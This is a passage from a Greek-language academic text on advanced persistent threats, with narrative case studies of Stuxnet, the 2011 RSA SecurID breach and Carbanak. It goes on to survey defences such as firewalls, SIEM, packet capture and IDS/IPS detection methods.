Πιο πρόσφατο παράδειγμα, όμως, είναι ένας ανώνυμος ιός με χαρακτηριστικά του *Stuxnet* ο οποίος φέρεται να έπληξε απροσδιόριστη υποδομή δικτύου στο Ιράν τον Οκτώβριο του 2018 [38]. Γενικότερα, είναι καθοριστικό να γνωρίζουμε πως ενώ οι απλοί χρήστες υπολογιστών δεν έχουν κανένα λόγο να ανησυχούν για αυτές της επιθέσεις κακόβουλου λογισμικού που βασίζονται στο *Stuxnet*, αποτελούν σαφώς σημαντική απειλή για μια σειρά κρίσιμων βιομηχανιών, συμπεριλαμβανομένης μιας παραγωγής ενέργειας, των ηλεκτρικών δικτύων και μίας άμυνας. Ενώ ο εκβιασμός είναι ένας κοινός στόχος των κατασκευαστών ιών, η οικογένεια ιών Stuxnet φαίνεται να ενδιαφέρεται περισσότερο να επιτεθεί σε υποδομές.




Εικόνα 11: Stuxnet [37]

3.4 RSA SecurID Attack

Κατά την περίοδο του 2011, η *RSA Security* (πρόκειται εταιρία οι οποίοι προσφέρει συσκευές ελέγχου ταυτότητας παράγοντα *SecurID* 2 σε εκατομμύρια ανθρώπους) παραβιάστηκε από ένα *email* ηλεκτρονικού ψαρέματος (*phishing*). Είναι ένα σημαντικό *hack* που πρέπει να θυμόμαστε για τρεις λόγους. Πρώτον, γιατί το

ηλεκτρονικό ταχυδρομείο ηλεκτρονικού ψαρέματος ήταν πρωτόγονο και θα έπρεπε να είχε φανεί ως προς το τι ήταν ψεύτικο.

Δεύτερον, η επίθεση καταδεικνύει ότι ακόμη και οι εταιρείες ασφάλειας είναι ευάλωτες σε απλές τεχνικές κοινωνικής μηχανικής και τρίτον, μια κοινή μορφή ελέγχου ταυτότητας 2 παραγόντων παραβιάστηκε, αφήνοντας πιθανώς πολλά εκατομμύρια χρήστες σε κίνδυνο [39]. Εκείνη την περίοδο οι χάκερ έστειλαν στους υπαλλήλους της *RSA* δύο *email* σε διάστημα δύο ημερών. Ο ένας ήταν από τον "*webmaster*" σε έναν ψεύτικο ιστότοπο του *above.com*. Η γραμμή θέματος έλεγε, «Σχέδιο στελέχωσης 2011».



Εικόνα 12: Επισκόπηση ελέγχου ταυτότητας RSA SecurID [40]

Όταν ανοίχτηκε το συγκεκριμένο *e-mail*, οι στόχοι είδαν ένα συνημμένο υπολογιστικό φύλλο *excel* με τίτλο, «Σχέδιο στελέχωσης 2011». Από εκεί, το μόνο που έπρεπε να συμβεί ήταν να κάνουν κλικ στο αρχείο *MS Excel* [39]. Εάν ο παραλήπτης έκανε κλικ στο συνημμένο, άνοιγε ένα υπολογιστικό φύλλο του *Excel*, το οποίο ήταν εντελώς κενό, εκτός από ένα "X" που εμφανίστηκε στο πρώτο πλαίσιο του υπολογιστικού φύλλου. Το "X" ήταν το μόνο ορατό σημάδι ότι υπήρχε ένα ενσωματωμένο *Flash exploit* στο υπολογιστικό φύλλο.

Όταν ανοίχτηκε το υπολογιστικό φύλλο, το *Excel* ενεργοποίησε το Flash *exploit* για να ενεργοποιηθεί, το οποίο στη συνέχεια εισήγαγε μια κερκόπορτα - σε αυτήν την περίπτωση μια κερκόπορτα γνωστή ως *Poison Ivy* - στο σύστημα. Από εκεί, οι χάκερ μπορούσαν να ελέγχουν εξ αποστάσεως το μηχάνημα, φτάνοντας στα συστήματα και τα δεδομένα που αναζητούσαν [41]. Ο πραγματικός αντίκτυπος αυτού του *hack* δεν έχει ποτέ εξηγηθεί πλήρως από την *RSA*. Έρευνες όλα αυτά τα χρόνια αναφέρουν ότι ξόδεψαν πάνω από 66 εκατομμύρια δολάρια για να ανακτήσουν τα δεδομένα από το *hack*. Αυτό που είναι εντυπωσιακό είναι πόσο εύκολα παραβιάστηκε μια εταιρεία ασφάλειας – και πόσο βαθιά.

Γενικότερα, μετά την παραπάνω επίθεση στις αρχές της περιόδου του 2011, εκφράστηκαν πολλές ανησυχίες ειδικά σε σχέση με το σύστημα *SecurID*, λέγοντας ότι αυτές οι πληροφορίες θα μπορούσαν ενδεχομένως να χρησιμοποιηθούν για τη μείωση της αποτελεσματικότητας μιας τρέχουσας εφαρμογής ελέγχου ταυτότητας δύο παραγόντων [39]. Ωστόσο, η επίσημη υποβολή του Έντυπου 8-Κ ανέφερε ότι δεν πίστευαν ότι η παραβίαση θα είχε ουσιώδη αντίκτυπο στα οικονομικά της αποτελέσματα. Παρόλα αυτά, όπως αναφέρθηκε και παραπάνω, η παραβίαση κόστισε στην *EMC*, τη μητρική εταιρεία της *RSA*, 66,3 εκατομμύρια δολάρια, τα οποία λήφθηκαν ως χρέωση έναντι των κερδών του δεύτερου τριμήνου [41]. Κάλυψε το κόστος για τη διερεύνηση της επίθεσης, τη σκλήρυνση των συστημάτων πληροφορικής της και την παρακολούθηση των συναλλαγών εταιρικών πελατών, σύμφωνα με τον Εκτελεστικό Αντιπρόεδρο και Οικονομικό Διευθυντή της *EMC*, *David Goulden*, σε τηλεδιάσκεψη με αναλυτές.

Τον Απρίλιο του 2011, ανεπιβεβαίωτες φήμες ανέφεραν ότι η L-3 *Communications* δέχτηκε επίθεση ως αποτέλεσμα του συμβιβασμού της *RSA*. Τον επόμενο μήνα του ίδιου έτους, αυτές οι πληροφορίες χρησιμοποιήθηκαν για επίθεση σε συστήματα Lockheed *Martin*. Ωστόσο, ο εν λόγω οργανισμός ισχυρίζεται ότι λόγω επιθετικών ενεργειών από την ομάδα ασφάλειας πληροφοριών της εταιρίας, κανένα προσωπικό στοιχείο πελάτη, προγράμματος ή υπαλλήλου δεν διακυβεύτηκε από αυτήν την σημαντική και επίμονη επίθεση. Το Υπουργείο Εσωτερικής Ασφάλειας και το Υπουργείο Άμυνας των ΗΠΑ προσέφεραν βοήθεια για να προσδιοριστεί το εύρος της συγκεκριμένης επίθεσης.


3.5 Carbanak

Το *Carbanak* είναι το όνομα που χρησιμοποιούμε για μια επίθεση τύπου APT που στοχεύει αλλά δεν περιορίζεται σε χρηματοπιστωτικά ιδρύματα. Η κύρια διαφορά με άλλες επιθέσεις αυτού του είδους είναι ότι οι εισβολείς δεν βλέπουν τα δεδομένα αλλά τα χρήματα ως πρωταρχικό στόχο τους [42]. Λέμε ότι μοιάζει με APT, ωστόσο η επίθεση δεν είναι αυστηρά *Advanced*. Αυστηρά μιλώντας, το κύριο χαρακτηριστικό που καθορίζει τους επιτιθέμενους είναι η επιμονή. Ονομάζουμε την κερκόπορτα Carbanak αφού βασίζεται στο *Carberp* και το όνομα του αρχείου διαμόρφωσης είναι "*anak*.*cfg*".

Επί της ουσίας πρόκειται για μια επίθεση κακόβουλου λογισμικού που χρησιμοποιείται για την παρακολούθηση της δραστηριότητας των τραπεζικών υπαλλήλων και την πραγματοποίηση επιθέσεων για δόλιες αναλήψεις από ATM και αποστολή χρημάτων σε ψευδείς λογαριασμούς. Έρευνες αναφέρουν πως το κακόβουλο λογισμικό *Carbanak* χρησιμοποιούσε αρχεία *Microsoft Word* 97-2003 (*.doc*) και αρχεία *Applet* Πίνακα Ελέγχου (*.cpl*). Οι ίδιες έρευνες τονίζουν πως τα συγκεκριμένα τρωτά σημεία χρονολογούνται από την περίοδο του 2012. Επιπλέον, μια αναφορά της

Kaspersky αναφέρει ότι μόλις οι επιτιθέμενοι απέκτησαν πρόσβαση στα μολυσμένα μηχανήματα, εκτέλεσαν μια χειροκίνητη αναγνώριση των δικτύων του θύματος.

Γενικότερα, οι επιτιθέμενοι παρατήρησαν τις πρακτικές χρηστών του θύματος και στόχευσαν άλλα μηχανήματα εντός του ιδρύματος για να μάθουν πώς ο οργανισμός αλληλεπιδρούσε με τα ATM, έκανε συναλλαγές *SWIFT* και άλλα μέσα για την πραγματοποίηση οικονομικών εκταμιεύσεων [36]. Στη συνέχεια, υποδυόμενοι τους νόμιμους χρήστες, οι εισβολείς μετέφεραν χρήματα σε ψευδείς λογαριασμούς υπό τον έλεγχό τους, αναλάμβαναν χρήματα από ATM ενώ παράλληλα εξέδιδαν κάρτες πληρωμών σε συνεργάτες και ανέσυραν κεφάλαια, συχνά προσπαθώντας να αποφύγουν ειδοποιήσεις απάτης παραμένοντας κάτω από τα όρια ενεργοποίησης ποσών αποτραβηγμένος. Η επίθεση άρχισε όταν δύο υπάλληλοι μιας τράπεζας εξαπατήθηκαν για να ανοίξουν ένα κακόβουλο έγγραφο σε ένα *e-mail phishing* από τον όμιλο *Carbanak* - μια ομάδα εγκλήματος στον κυβερνοχώρο που πιστεύεται ότι έκλεψε εκατοντάδες εκατομμύρια δολάρια από τράπεζες σε περισσότερες από 40 χώρες [42]. Το μολυσμένο έγγραφο περιείχε 3 εκμεταλλεύσεις για απομακρυσμένη εκτέλεση κώδικα στο *Microsoft Word*, τα οποία λίγα λεπτά αργότερα επέτρεψαν στους εισβολείς να εγκαταστήσουν μια κερκόπορτα για την ανάπτυξη νέων ωφέλιμων φορτίων και για την επιμονή στην πρόσφατα παραβιασμένη υποδομή.




Εικόνα 13: Τρόπος λειτουργίας Carbanak [43]

Ένα από τα ωφέλιμα φορτία ήταν το *Cobalt Strike Beacon*, ένα εργαλείο κακόβουλου λογισμικού *Carbanak* που, μεταξύ άλλων, επέτρεπε στους εισβολείς να χαρτογραφήσουν το εσωτερικό δίκτυο του οργανισμού, ώστε να μπορούν να βρουν διαπιστευτήρια σε επίπεδο διαχειριστή για τη μετακίνηση στην υποδομή [42]. Λίγο αργότερα, κατάφεραν να αποκτήσουν διαπιστευτήρια για έναν Διαχειριστή τομέα, τα οποία στη συνέχεια συνέχισαν να χρησιμοποιούν για πρόσβαση σε έναν άλλον διακομιστή ελεγκτή τομέα και σε τουλάχιστον δύο άλλες συσκευές τελικού σημείου στο

παραβιασμένο δίκτυο τραπεζών. Επομένως, σε λιγότερο από δύο ώρες οι εισβολείς κατάφεραν να παραβιάσουν άμεσα ένα κρίσιμο στοιχείο υποδομής και να λάβουν διαπιστευτήρια σε επίπεδο διαχειριστή, χωρίς να ενεργοποιήσουν κανένα συναγερμό

Γενικότερα, θα πρέπει να γνωρίζουμε πως οι επιθέσεις αυτής της μορφής που έχουν γίνει τα προηγούμενα χρόνια δεν υλοποιούσαν επιθέσεις σε λογαριασμούς πελατών, κάτι που θα ήταν παρόμοιο με επιθέσεις εναντίον λογαριασμών μικρών επιχειρήσεων και μισθοδοσίας που έχουν γίνει γνωστά τα τελευταία χρόνια [35]. Αντίθετα, οι εν λόγω επιτιθέμενοι εστίαζαν κατά κύριο λόγο απευθείας σε συστήματα που χρησιμοποιούνται από χρηματοπιστωτικά ιδρύματα, ως επί το πλείστων τα δίκτυα *ATM* και *SWIFT*.



Εικόνα 14: Χάρτης με τους στόχους Carbanak [42]

Είναι σημαντικό ότι οι επιτιθέμενοι κατέβαλαν σημαντική προσπάθεια για να διατηρήσουν χαμηλό αποτύπωμα δικτύου και να κρύψουν την κίνησή τους. Για παράδειγμα, χρησιμοποίησαν έναν μόνο παραβιασμένο σταθμό εργασίας στο δίκτυο για να συγκεντρώνουν και να αποθηκεύουν όλες τις πληροφορίες που έχουν συλλέξει και να επικοινωνούν με τον διακομιστή εντολών και ελέγχου τους [34]. Η ομάδα φρόντισε επίσης να πραγματοποιήσει το μεγαλύτερο μέρος των δραστηριοτήτων της μετά το κανονικό ωράριο λειτουργίας. Ο λόγος που η δραστηριότητά τους μετά το ωράριο δεν επισημάνθηκε ως ύποπτη ήταν ότι τα διαπιστευτήρια ελέγχου ταυτότητας είχαν την απαραίτητη άδεια ασφαλείας για την εκτέλεση αυτής της δραστηριότητας [42]. Τα διαπιστευτήρια σε επίπεδο διαχειριστή χρησιμοποιούνταν τακτικά για απομακρυσμένη πρόσβαση εκτός των ωρών λειτουργίας, επομένως δεν υπήρχε λόγος να επισημανθεί η δραστηριότητα ως ύποπτη.

4. Αντίμετρα σε επιθέσεις APTs

4.1 Εισαγωγή στα αντίμετρα

Σε αυτή την ενότητα θα κάνουμε λόγο για μια σειρά από μέτρα προστασίας για την αντιμετώπιση περιστατικών προηγμένης επίμονης απειλής (*APT*) [17].

Για την αντιμετώπιση των προηγμένων επίμονων απειλών χρησιμοποιούνται μια σειρά από δικλείδες ασφαλείας. Αυτές συνοπτικά αφορούν την :

- **Αναγνώριση**: Η αναγνώριση περιλαμβάνει όλα αυτά τα μέσα που επιτρέπουν τον εντοπισμό ύποπτης συμπεριφοράς σε ένα σύστημα, προκειμένου να δημιουργηθούν προειδοποιήσεις σε πραγματικό χρόνο και να απλουστευθεί η λήψη αποφάσεων.
- **Προστασία**: Εντοπισμός ευπαθειών και εφαρμογή αυτόματων ενημερώσεων λογισμικών προστασίας.
- **Πρόβλεψη:** Μέθοδοι και αλγόριθμοι για την πρόβλεψη επιθέσεων και την ανάπτυξη μέτρων κατά του κακόβουλου λογισμικού.
- **Τερματισμός της απειλής :** Η απειλή εξαλείφεται με αυτόματο τρόπο.

Σε αυτή την ενότητα θα αναφερθούμε στις ήδη υπάρχουσες λύσεις ασφαλείας και τα χαρακτηριστικά τους. Πιο συγκεκριμένα θα μελετήσουμε τα εξής συστήματα :

- Συστήματα ανίχνευσης/πρόληψης εισβολών (*52/Prevention Systems - IDS/IPS*)
- Προστασία τελικού σημείου (*End Point Protection*) : πχ. *Anti-Malware* λογισμικά
- Πλήρης καταγραφή πακέτων (*Full packet capture*)
- Διαχείριση πληροφοριών ασφαλείας και συμβάντων (*Security information and event management - SIEM*)

4.1.1 Μέθοδοι παρακολούθησης

Η παρακολούθηση της κυκλοφορίας εισόδου και εξόδου θεωρείται η βέλτιστη πρακτική για την αποτροπή της εγκατάστασης κερκόπορτων και τον αποκλεισμό της εξαγωγής κλεμμένων δεδομένων. Παράλληλα με την παρακολούθηση της κυκλοφορίας εντός του δικτύου, οι υπεύθυνοι ασφαλείας ενημερώνονται σε σύντομο χρονικό διάστημα για οποιαδήποτε ύποπτη κίνηση ανιχνευθεί, που μπορεί να υποδηλώνει κακόβουλη δραστηριότητα.

Με την εγκατάσταση ενός τείχους προστασίας εφαρμογών ιστού (*web application firewall - WAF*) στο δίκτυο ενός οργανισμού, μπορεί να φιλτράρεται η κίνηση στους

διακομιστές εφαρμογών ιστού, προστατεύοντας έτσι μια από τις πιο ευάλωτες επιφάνειες επίθεσης. Μεταξύ άλλων λειτουργιών, ένα *waf* μπορεί να βοηθήσει στην εξάλειψη επιθέσεων επιπέδου εφαρμογής, όπως επιθέσεις *RFI* και *SQL Injection*, που χρησιμοποιούνται συνήθως κατά τη επίθεση διείσδυσης APT.

Από την άλλη πλευρά, μπορεί να εφαρμοστεί η παρακολούθηση της κυκλοφορίας στο εσωτερικό ενός δικτύου, όπως συμβαίνει με την χρήση του τείχους προστασίας δικτύου. Χάρη στη χρήση του τοίχους προστασίας παρέχεται μια εικόνα στους διαχειριστές του δικτύου για τις αλληλεπιδράσεις μεταξύ των χρηστών. Επιπρόσθετα, βοηθούν στην ανίχνευση ανωμαλιών στην κυκλοφορία του δικτύου (π.χ. ακανόνιστες συνδέσεις ή ασυνήθιστα μεταφορά μεγάλου όγκου δεδομένων).

Επιπλέον, θα μπορούσε να παρακολουθείται η πρόσβαση σε κοινόχρηστα αρχεία. Ένας ακόμα τρόπος ανίχνευσης APT επιθέσεων είναι με την χρήση *honeypot*.

Παράλληλα με την [17]χρήση της μηχανικής μάθησης μπορεί να πραγματοποιηθεί η συλλογή και η ανάλυση δεδομένων, η παρακολούθηση του δίσκου, της μνήμης, πακέτων, του κώδικα και των συμβάντων.

Full packet capture

Οι συσκευές πλήρους καταγραφής πακέτων (*Full packet capture - FPC*) πρόκειται για εξειδικευμένες συσκευές για τη παρακολούθηση της κυκλοφορίας του δικτύου. Οι συσκευές αυτές χρησιμοποιούνται κυρίως από αναλυτές δικτύου, για την επιθεώρηση της καταγεγραμμένης κυκλοφορίας μετά από ένα περιστατικό. Παρόλο που προσφέρουν την πληρέστερη εικόνα της κυκλοφορίας του δικτύου ανά πάσα στιγμή και υποστηρίζουν σε βάθος ανάλυση, τα *FPC* διαθέτουν σημαντικά μειονεκτήματα :

- Μεγάλο κόστος αγοράς.
- Παρέχονται περιορισμένες επιλογές ανάλυσης από το ίδιο το σύστημα σύλληψης, απαιτώντας τη χρήση εξωτερικών εργαλείων για παρακολούθηση κυκλοφορίας χαμηλού επιπέδου.
- Προσφέρουν περιορισμένες δυνατότητες για τη διασύνδεση τους με άλλα συστήματα (π.χ. *NIDS/NIPS, SIEM*).
- Ακόμη και με την ύπαρξης μεγάλης χωρητικότητα αποθήκευσης, η διατήρηση των αρχείων της κυκλοφορίας δεν είναι εφικτή για περισσότερο από μερικές ημέρες σε δίκτυα υψηλής ταχύτητας.

SIEM

Τα συστήματα διαχείρισης συμβάντων ασφαλείας και συμβάντων (*Security information and event management - SIEM*) [13] συλλέγουν συμβάντα από ένα ευρύ φάσμα πηγών (π.χ. *IDS/IPS, antivirus*, αρχεία καταγραφής συμβάντων) και εφαρμόζουν στατιστική

συσχέτιση για τον εντοπισμό πιθανών επιθέσεων. Ωστόσο, η αποτελεσματικότητά τους στην ανίχνευση προηγμένων απειλών είναι περιορισμένη. Οι σημαντικότερες προκλήσεις που αντιμετωπίζουν αυτά τα συστήματα είναι οι εξής:

- Υπάρχει ένα περιορισμένο χρονικό παράθυρο κατά το οποίο αυτά τα συστήματα συσχετίζουν τα γεγονότα , η οποία συνήθως διαρκεί λίγα λεπτά. Τα γεγονότα που διαδίδονται για μια μεγαλύτερη χρονική περίοδο δεν θα συσχετιστούν και ως αποτέλεσμα, μια προσεκτικά ενορχηστρωμένη επίθεση μπορεί να μην ανιχνευθεί ή να παρουσιαστεί ως μια σειρά φαινομενικά άσχετων γεγονότων.
- Η συσχέτιση πραγματοποιείται από το σύστημα και ως εκ τούτου είναι περιορισμένη.

4.1.2 Μέθοδοι ανίχνευσης Προηγμένων Επίμονων Απειλών

Intrusion Detection/Prevention Systems (IDS/IPS)

Τα συστήματα ανίχνευσης εισβολής παρακολουθούν την κυκλοφορία στο δίκτυο και αναλύουν την κίνησης βλέποντας ποιες από τις υπογραφές ή ανωμαλίες ταιριάζουν με γνωστές επιθέσεις και ενημερώνουν το χρήστη.

Υπάρχουν δύο κύριες στρατηγικές ανίχνευσης εισβολής που χρησιμοποιούνται από *τα Network* και *Host-based intrusion detection systems (NIDS/HIDS*):


1. Ανίχνευση βασισμένη στην υπογραφή, η οποία εξακολουθεί να είναι η πιο κοινή στρατηγική και εστιάζει στον εντοπισμό γνωστών-κακών προτύπων.
2. Ανίχνευση βασισμένη σε ανωμαλίες, η οποία χρησιμοποιεί ευριστική ή στατιστική ανάλυση για να προσδιορίσει εάν μια παρατηρούμενη δραστηριότητα θα μπορούσε να είναι ένδειξη μιας κακόβουλης ενέργειας.

Πίνακας 2: Μέθοδοι ανίχνευσης απειλών

Μέθοδος ανίχνευσης	Πλεονεκτήματα	Μειονεκτήματα
Signature – based Detection	- Πολύ αποτελεσματική σε ήδη καταγεγραμμένες περιπτώσεις επιθέσεων. - Πολύ γρήγορη απόκριση. - Απλός σχεδιασμός.	- Απαιτεί συχνές ενημερώσεις της βάσης με τις υπογραφές. - Δεν είναι κατάλληλη για την ανίχνευση νέων επιθέσεων, - Δεν ανιχνεύει τις Zero-Day επιθέσεις. - Δεν είναι κατάλληλη για την ανίχνευση επιθέσεων πολλαπλών σταδίων.
Anomaly - based Detection	- Κατάλληλη για την ανίχνευση νέων επιθέσεων. - Μπορεί να συνδυαστεί με την signature-based detection.	- Αντιμετωπίζει δυσκολίες στην δημιουργία προφίλ - Χρειάζεται εκπαίδευση. - Προκαλεί μη ταξινομημένα σφάλματα.

